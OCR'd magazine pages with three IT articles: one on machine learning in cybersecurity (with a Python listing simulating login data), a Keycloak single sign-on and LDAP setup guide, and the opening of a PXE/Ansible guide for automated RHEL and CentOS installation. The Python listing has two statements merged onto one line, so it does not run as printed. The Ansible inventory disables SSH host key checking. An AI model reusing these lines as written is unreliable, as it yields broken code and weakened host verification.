The principle of logfile classification sounds simple, but it requires intensive preprocessing. For classifiers like neural networks, only numerical values are suitable as input variables – and preferably values between 0 and 1. Therefore, the text information from the log first needs to be coded numerically.
In principle, this just means transforming the security problem (malware detection) into a text recognition problem. In the case of logfile classification, you can then turn to proven algorithms as provided by tried and trusted libraries. For example, the Python *sklearn* library can be used to transform a problem from textual to numerical. However, logfile classification is only one of many examples.
Figure 4 roughly visualizes the approach of the machine learning part in cybersecurity. The breakdown is intended to help provide an overview, but it does not claim to be universally valid.




Figure 2: **Processing steps in supervised learning.**




Figure 3: **The reinforcement learning approach: An agent (A) interacts with the environment (U), performing actions on the basis of states and on what has already been learned (Q table). Through a combination of trial and error and the use of experience, the Q table is constantly optimized.**




Figure 4: **The machine learning part of cybersecurity.**

The starting point (1) is typically a manually identified threat, such as malware or phishing attacks. To identify the threat, you must acquire relevant data (2) (e.g., from operating system or application logfiles). The acquired data is then prepared (3) (e.g., by data science algorithms) for the respective threat scenarios.

In the next step, the data is then further processed by ML algorithms. For selected threat scenarios, one or more algorithms is chosen to prepare for a subsequent alert/no alert decision.

Text analysis (4a) helps by combining logfile entries and creating clusters. This technique is used to tag the data as belonging to a pattern class. Feature analysis (4b) is able to detect further patterns in the input data, such as time dependencies.

Deep learning (4c) is another useful variant. Neural networks with an inner structure that contains more than one hidden layer (Figure 5) are referred to as "deep." These networks are particularly well suited for feature extraction, but are more complex to train and interpret. The hidden layers are neurons (shown as circles) that are not directly connected to the output (alert/no alert) or the input data. A deep neural network has more than one such level.

Additionally, numerous other procedures can be used (4d in Figure 4), such as decision trees. The end of the process results in a classification (5): Should an alert be triggered?





Figure 5: A deep neural network.

Experiments

As an alternative to programming your own neural network, you can install trial versions of well-known tools and explore the possibilities of machine learning with the help of their toolkits. For example, you can install and use Splunk Enterprise and its Machine Learning Toolkit (Figure 6) with a trial license for up to 60 days and index up to 500MB of data per day. The software provides a number of examples for different deployment scenarios, including IT security. The installation includes sample data for testing various scenarios.



Showcase

Welcome to the Machine Learning Toolkit Showcase. Watch and learn from interactive end-to-end examples using real datasets. Click on an example to pre-populate the Assistant with the sample dataset and its settings. Inspect the Search Processing Language as well as the underlying code of these examples to see how it all works.

View examples by: ML Operation | Industry

Filter Examples

Predict Fields

View examples that predict the value of a numeric or categorical field using the values from other fields in the event.

15 Examples Available

Detect Outliers

View examples that detect numeric and categorical values that differ significantly from values in the rest of the data. Identified outliers are indicative of interesting, unusual, and possibly dangerous events.

14 Examples Available

Forecast Time Series

View examples that predict the next value in a sequence of time series data by using past time series data.

9 Examples Available

Cluster Events

View examples that partition events with multiple fields into groups of events based on the values of those fields.

8 Examples Available

Figure 6: The Splunk Machine Learning Toolkit offers several showcases for experimentation.

Appropriate data is not always at hand for testing algorithms. Creating the data yourself gives you more control over the order of randomness you desire. For example, the time series in Figure 7 represents logins. Typically you will see far more logins on workdays and significantly fewer on weekends, showing more or less pronounced fluctuations. Listing 1 shows how such a time series can be generated. The advantage of simulated data is that you can influence individual parameters in a targeted manner, as shown here with the `random_gain` parameter (lines 25 and 28) in the noise section.




Figure 7: A simulated normalized time series representing the number of logins.

For practical use, you still have to perform tests with real data and handle special cases such as holidays separately. If you want to get more involved in time series prediction, a paper from TensorFlow [3] is recommended reading. The idea here is that if you encounter data that the system is unable to predict, you should suspect that a security problem exists.

How Attackers Use ML

Machine Learning can be used not only to defend against attackers, hackers are also aware of the potential of the technology. The danger of phishing attacks, for example, has increased because fake email is becoming increasingly difficult to

distinguish from authentic messages. Machine learning can further increase the attack quality (e.g., by automatically revealing the similarities in unsupervised learning). In combination with Natural Language Processing (NLP) algorithms, random variations can be built into email so that the individual copies are merely similar but not identical, which makes phishing attacks less easy to detect.
The challenge of reinforcement learning is that the system needs quite a large number of tests to learn the correct behavior. Therefore, the development of such algorithms relies on simulated environments – such as video games – to create the world in which the agent interacts. Hackers would proceed in a similar way and not try to train their agent on the potential victim; this would be far too easy to detect. Instead, they could set up special training environments with standard installations that could then be used to optimize agents. They can also develop attack strategies that a person would not have thought of in this way.

Conclusions


Both machine learning and cybersecurity are already massively important for IT systems and will probably become even more so in the future. Machine learning has the potential to simplify cybersecurity by enabling defense systems to adapt. To do this, the system needs to know what is normal and what is not. Ultimately, the learning system can derive what needs to be done from the actions of a security employee and thus help reduce the workload.
Only the tip of the iceberg is likely visible for the combination of machine learning and cybersecurity. Attackers and defenders will continue to push each other's limits, with solutions maturing in the process – which means it is all the more important to keep up to date. ■

Info

[1] Splunk: [https://www.splunk.com]
[2] Darktrace: [https://www.darktrace.com]
[3] Time series: [https://www.tensorflow.org/tutorials/structured_data/time_series]

Listing 1: Creating a Time Series

```
import numpy as np
import plotly.graph_objects as go

step = 1 / 1000 t = np.arange(0, 1, step) # time vector
periods = 30 # number of 'days'

# function to produce base sine data
# with a 7th of the base frequency overlap
def data_w_weekend(t):
  if np.sin(periods / 7 * 2 * np.pi * t) > 0.5:
    value = 0.001 * np.sin(periods * 2 * np.pi * t)
    return max(value, 0.0)
  else:
    value = np.sin(periods * 2 * np.pi * t)
    return max(value, 0.0)

# building the data vector
my_data = []
i = 0
while i < 1000:
  my_data.append(data_w_weekend(i / 1000))
  i += 1

# add some noise
random_gain = 0.1  # factor for the noise
i = 0
while i < 1000:
  my_data[i] += np.random.rand() * random_gain
  i += 1

my_data_max = np.amax(my_data)
print('max value is: ' + str(my_data_max))
# normalize the data to a range up to 1.0
my_norm_data = []
i = 0
while i < 1000:
  my_norm_data.append(my_data[i]/my_data_max)
  i += 1

# plot the data
trace0 = go.Scatter(
  x = t,
  y = my_norm_data,
  name='Logons'
)
fig = go.Figure()

layout = go.Layout(title="Logins over time", xaxis={'title':'time'},
                   yaxis={'title':'occurences'})
fig = go.Figure(data=trace0, layout=layout)
fig.show()
```



Single sign-on with Keycloak

Master of the Keys

Google and Facebook are two of the biggest providers for single sign-on on the web, with OAuth2 and OpenID, but if you don't want to put your customers' or employees' data in their hands, Red Hat's Keycloak software lets you run your own operations with the option of integrating existing Kerberos or LDAP accounts. By Matthias Wübbeling

Single sign-on (SSO) offers many advantages, and SSO providers can provide valuable services in terms of user account security. Although each user only needs to remember one password to access different services (which is not to be confused with a user simply using the same password for different services), the providers themselves do not have any knowledge of the password used. If a data leak occurs in one of the services, passwords will not fall easily into the hands of criminals. The service exclusively relies on the SSO provider to verify the user's identity securely. For some providers, the identity itself is not important, the only important thing is to identify the same person beyond any doubt.

To use SSO, you are not dependent on the three major players, Google, Facebook, or OpenID. Although you have a number of smaller and specialized providers from which to choose, you can also set up an SSO service yourself. Often the commercial "Atlassion Crowd" SSO server is used, which acts as the authentication center for Atlassian's own services (e.g., Jira, Confluence, Bitbucket). If you want to set up your own server, you can also start with the open source alternative Keycloak [1]. The software, developed by Red Hat, has been around since 2014 and is currently being developed under the umbrella of the JBoss application server.

DIY SSO

The advantage of operating an SSO server like Keycloak yourself is that you can include virtually any existing directory service. Your users can then use the same credentials as on their domain machines or for accessing email. As the client protocol, Keycloak supports OpenID Connect or the somewhat older SAML (security assertion markup language). If you have the choice, the Keycloak developers recommend OpenID Connect, which is an extension of OAuth 2.0 and offers JSON web tokens, among other things.

To test Keycloak, you can use Docker container version 11 [2], as used for this article, although at print, version 12 was current. To launch the container, use the command:

```
docker run -p 8080:8080 ↩
  -e  KEYCLOAK_USER=admin ↩
  -e KEYCLOAK_PASSWORD=it-administrator ↩
  quay.io/keycloak/keycloak:11.0.0
```

Change the username and password to suit your needs. In addition to the two environment variables specified, the container offers a variety of other configuration options [3], starting with the selection of the database backend and the integration of TLS certificates, as well as clustering options for high availability. As soon as the container has started up, you can use your browser to access the welcome page at *http://localhost:8080/*. Now select *Administration Console* and log in with the selected user ID.

Configuration

First, familiarize yourself with the interface and adjust the basic configuration in *Realm Settings*. For example, if you have enabled TLS and want to make it mandatory for logins, check the box in *Login* | *Require SSL*. To configure an email account for Keycloak communications, go to *Email*. Again, you will want to use TLS or StartTLS. To protect Keycloak against attacks, you can also enable brute force detection under *Security Defenses*. As with Fail2Ban, you can configure different parameters after enabling.

In the *Clients* section, configure the applications that Keycloak can use for authentication by assigning a unique name for the application and the client ID, selecting the protocol, and entering the base URL, which must be prefixed with relative paths. Once you have saved your input, you will be taken to other application settings where you configure valid URLs for forwarding after a successful login, the lifetime of issued tokens, or – under *Client Scopes* – the attributes and properties of the users your application can access. In the standard case, all client scopes are assigned first. Other configuration of services and the need to access individual user attributes can be adapted to your environment, and access can be tested.

Integrate LDAP

Before you use an LDAP directory as a backend for authentication, you can already create users in the *Users* menu item. Therefore, Keycloak can theoretically even be used without a directory service in the background. To include an LDAP directory, go to *User Federation* and select *Ldap* from the drop-down list. In the following dialog, enter the connection settings for your LDAP server.

The recommendation for testing purposes is to set the Edit mode to *READ_ONLY* first, so you do not overwrite any settings in your directory. If you want to synchronize new registrations through Keycloak with LDAP, check the *Sync Registrations* box.

Now select your LDAP backend type (e.g., *Active Directory*); some default settings will be entered for you. Next, complete the settings marked with a red asterisk. You can accept the suggestions for the attributes first, unless you have defined non-default attributes in your LDAP. You can enter the Connection URL and schema (e.g., *ldaps://ldap.example.org:636/* for a TLS-secured connection); then, click *Test Connection* to check the connection to the LDAP server. Now define the location of the users in the LDAP tree, configure a user with appropriate permissions, test access, and save your changes.

Synchronize with LDAP

The *Mappers* tab lets you map individual LDAP attributes to Keycloak attributes. To the default mappers, you can add others by pressing the *Create* button. You will need to create a *group-ldap-mapper* if you want to map LDAP user groups to user groups in Keycloak. Once set up, Keycloak will do the group mapping for you, just as in LDAP.

In *Settings* again, select the *Synchronize all users* button at the bottom. Remember that if you have a large directory, you will have to wait a few moments until all users have been imported. If no users are imported for you, check the attribute settings. If this does not help, check the *User Object Classes*. Only entries with these classes will be imported. As soon as the users are loaded from LDAP, you will receive a message (Figure 1). You can see how many users have been synchronized and how many failed to import.

Now you can check the imported users in the *Users* menu item. You will notice that all your users have been assigned another internal Keycloak ID. If you have imported a large number of users, you can use the Search box for a quick search. The *Impersonate* button lets you log in directly as a specific user.

Test Login

If you have a user account in LDAP, test logging in by trying to log in to the Administration Console. If the login works, you will see a message stating that the access is *Forbidden* for this user. This information is all you need to test the basic functionality. Now click on your username in the upper right corner to enter the user menu, which takes you to an overview of the applications and active sessions in use.

If you want to use a second factor for login (e.g., Google Authenticator), you can set it up in *Authentication*. There, grab a shot of the QR code with the smartphone app, enter the currently generated code, and, for the sake of clarity, assign a name to the device you are using. Make sure that the times shown by your server and your device are not too far apart. If you want stricter time tolerance, you can configure this in the Administration Console under *Authentication* | *OTP Policy*. Adjust the value for the *Look Ahead Window* to suit your requirements.

Conclusions

In this article, you got to know Keycloak as the central switchboard for your single sign-on. The test installation is already usable for synchronizing LDAP users and connecting applications. Beyond what is shown here, you will find many more options for configuring identity management in your organization. For example, you can also configure passwordless login with WebAuthn (FIDO2) for your users. ■

Info

[1] Keycloak: [https://www.keycloak.org]

[2] Keycloak containers: [https://github.com/keycloak/keycloak-containers/]

[3] Container documentation: [https://github.com/keycloak/keycloak-containers/blob/11.0.0/server/README.md]



Success! Sync of users finished successfully. 0 imported users, 11430 updated users, 139 users failed sync! See server log for more details

Figure 1: Message confirming successful LDAP synchronization.

Automate CentOS and RHEL installation with PXE

Pushbutton

Red Hat delivers an installer that lets you automate the installation of RHEL and CentOS in a preboot execution environment. By Martin Loschwitz

Extensive frameworks for Puppet, Chef, Ansible, and Salt are found in many setups for both automation and configuration. What happens once a system is installed and accessible over SSH is clearly defined by these frameworks, so how do you convince a computer to transition to this state? Several tool suites deal with the topic of bare metal deployment in different ways; the installation of the operating system, then, is part of a large task package that the respective software processes, as if by magic.

Not everyone wants the overhead of such solutions, but that doesn't mean you have to sacrifice convenience. Linux systems can usually be installed automatically by onboard resources, without a framework or complex abstraction. In this article, I show how Red Hat Enterprise Linux (RHEL, and by analogy CentOS) can be installed automatically by the normal tools of a Linux distribution with a preboot execution environment (PXE). All of the tasks in the deployment chain are addressed.

Initial State

To install the other systems automatically, you clearly require something like a manually installed nucleus. These systems are often referred to as bootstrap nodes or cluster workstations. Essentially, this is all about the infrastructure that enables the automatic installation of Red Hat or CentOS, although it does not include as many services as you might expect. All that is really needed is working name resolution, DHCP, trivial FTP (TFTP), and an HTTP server that provides the required files. If desired, Chrony or Ntpd can be added so that the freshly rolled out servers have the correct time.

In this article, I assume that all services for the operation of an automatic installation framework are running on one system. Ideally, this is a virtual machine (VM) that runs on a high-availability cluster for redundancy reasons. This setup can be easily realized on Linux with onboard resources by a distributed replicated block device (DRBD) and Pacemaker. Both tools are available for CentOS. DRBD and Pacemaker are discussed elsewhere [1] [2], so this part of the setup is left out here: It is not absolutely necessary anyway. If you can live with the fact that the deployment of machines does not work if the VM with the necessary infrastructure fails, you do not need to worry about high availability at this point.

The basis for the system offering bootstrap services for newly installed servers is CentOS in the latest version from the 8.x branch, but the work shown here can be done with RHEL, as well.

Installing Basic Services

As the first step, you need to install CentOS 8 and set it up to suit your requirements, including, among other things, storing an SSH key for your user account and adding it to the *wheel* group on the system so that the account can use `sudo`. Additionally, Ansible should be executable on the infrastructure node. Although the operating system of the bootstrap system cannot be installed automatically, nothing can prevent you from using Ansible for rolling out the most important services on this system itself to achieve reproducibility.

Assume you have a CentOS 8 system with a working network configuration, a user who can log in over SSH and use `sudo`, and Ansible, so that the command `ansible-playbook` can be executed. To use Ansible, the tool expects a specific structure in your local directory, so the next step is to create a folder named `ansible/` in the home directory and then, below this folder, the `roles/`, `group_vars/`, and `host_vars/` subfolders.

You also need to create in an editor an inventory for Ansible. For this purpose, create the `hosts` file with the content:

```
[infra]
<full_hostname_of_the_Ansible_system> ↩
  ansible_host=<Primary_IP_of_the_system> ↩
  ansible_user=<login_name_of_admin_user> ↩
  ansible_ssh_extra_args='-o ↩
  StrictHostKeyChecking=no'
```

The entire entry after `[infra]` must be one long line. You can check whether this works by calling


```
ansible -i hosts infra -m ping
```

If Ansible then announces that the connection is working, everything is set up correctly.

Configure DHCP and TFTP

Your next steps are to get the required services running on the infrastructure VM. DHCP, TFTP, and Nginx are all it takes to deliver all the required files to requesting clients.

Of course, you can find ready-made Ansible roles for CentOS- and RHEL-based systems that set up DHCP and TFTP, and I use two roles from Dutch developer Bert van Vreckem, because they work well and can be launched with very little effort (Figure 1). In the `roles/` subfolder check out the two Ansible modules from Git (installed with `dnf -y install git`):



```
[stack@b52-41-2-infra-31 bertvv.tftp]$ ls -lah
total 32K
drwxrwxr-x.  9 stack wheel  213 Mar 17 20:07 .
drwxr-xr-x. 45 stack wheel 4.0K Aug 31 11:47 ..
drwxrwxr-x.  8 stack wheel  163 Mar 17 19:53 .git
-rw-rw-r--.  1 stack wheel  243 Mar 17 19:53 .gitignore
-rw-rw-r--.  1 stack wheel  874 Mar 17 19:53 .travis.yml
-rw-rw-r--.  1 stack wheel  296 Mar 17 19:53 .yamllint
-rw-rw-r--.  1 stack wheel 1.4K Mar 17 19:53 CHANGELOG.md
-rw-rw-r--.  1 stack wheel 1.4K Mar 17 19:53 LICENSE.md
-rw-rw-r--.  1 stack wheel 4.4K Mar 17 19:53 README.md
drwxrwxr-x.  2 stack wheel   22 Mar 17 19:53 defaults
drwxrwxr-x.  2 stack wheel   22 Mar 17 19:53 handlers
drwxrwxr-x.  2 stack wheel   22 Mar 17 19:53 meta
drwxrwxr-x.  2 stack wheel   41 Sep  8 14:03 tasks
drwxrwxr-x.  2 stack wheel   61 Mar 17 20:26 templates
drwxrwxr-x.  2 stack wheel   24 Mar 17 19:56 vars
```

Figure 1: Automation is useful when it comes to setting up the infrastructure node. Thanks to ready-made roles, the Ansible setup is completed quickly.

```
VM> cd roles
VM> git clone https://github.com/bertvv/↩
      ansible-role-tftp bertvv.tftp
VM> git clone https://github.com/bertvv/↩
      ansible-role-dhcp bertvv.dhcp
```

In the file `host_vars/-<Hostname_of_infrastructure_system>.yml`, save the configuration of the DHCP server as shown in Listing 1. It is important to get the hostname exactly right. If the full hostname of the system is `infrastructure.cloud.internal`, the name of the file must be `infrastructure.cloud.internal.yml`. Additionally, the values of the subnet configured in the file, the global address of the broadcast, and the address of the PXE boot server need to be adapted to the local conditions.

The subnet must be a subrange of the subnet where the VM with the infrastructure services itself is located. However, when configuring the range, you need to make sure the addresses that the DHCP server assigns to requesting clients do not collide with IPs that are already in use locally. It is also important that the value of `dhcp_pxeboot_server` reflects the IP address of the infrastructure VM (Figure 2); otherwise, downloading the required files over TFTP will fail later.


TFTP is far less demanding than DHCP in terms of its configuration. Bert van Vreckem's module comes with meaningfully selected defaults for CentOS and sets up the TFTP server such that its root directory resides in `/var/lib/tftpboot/`, which is in line with the usual Linux standard.

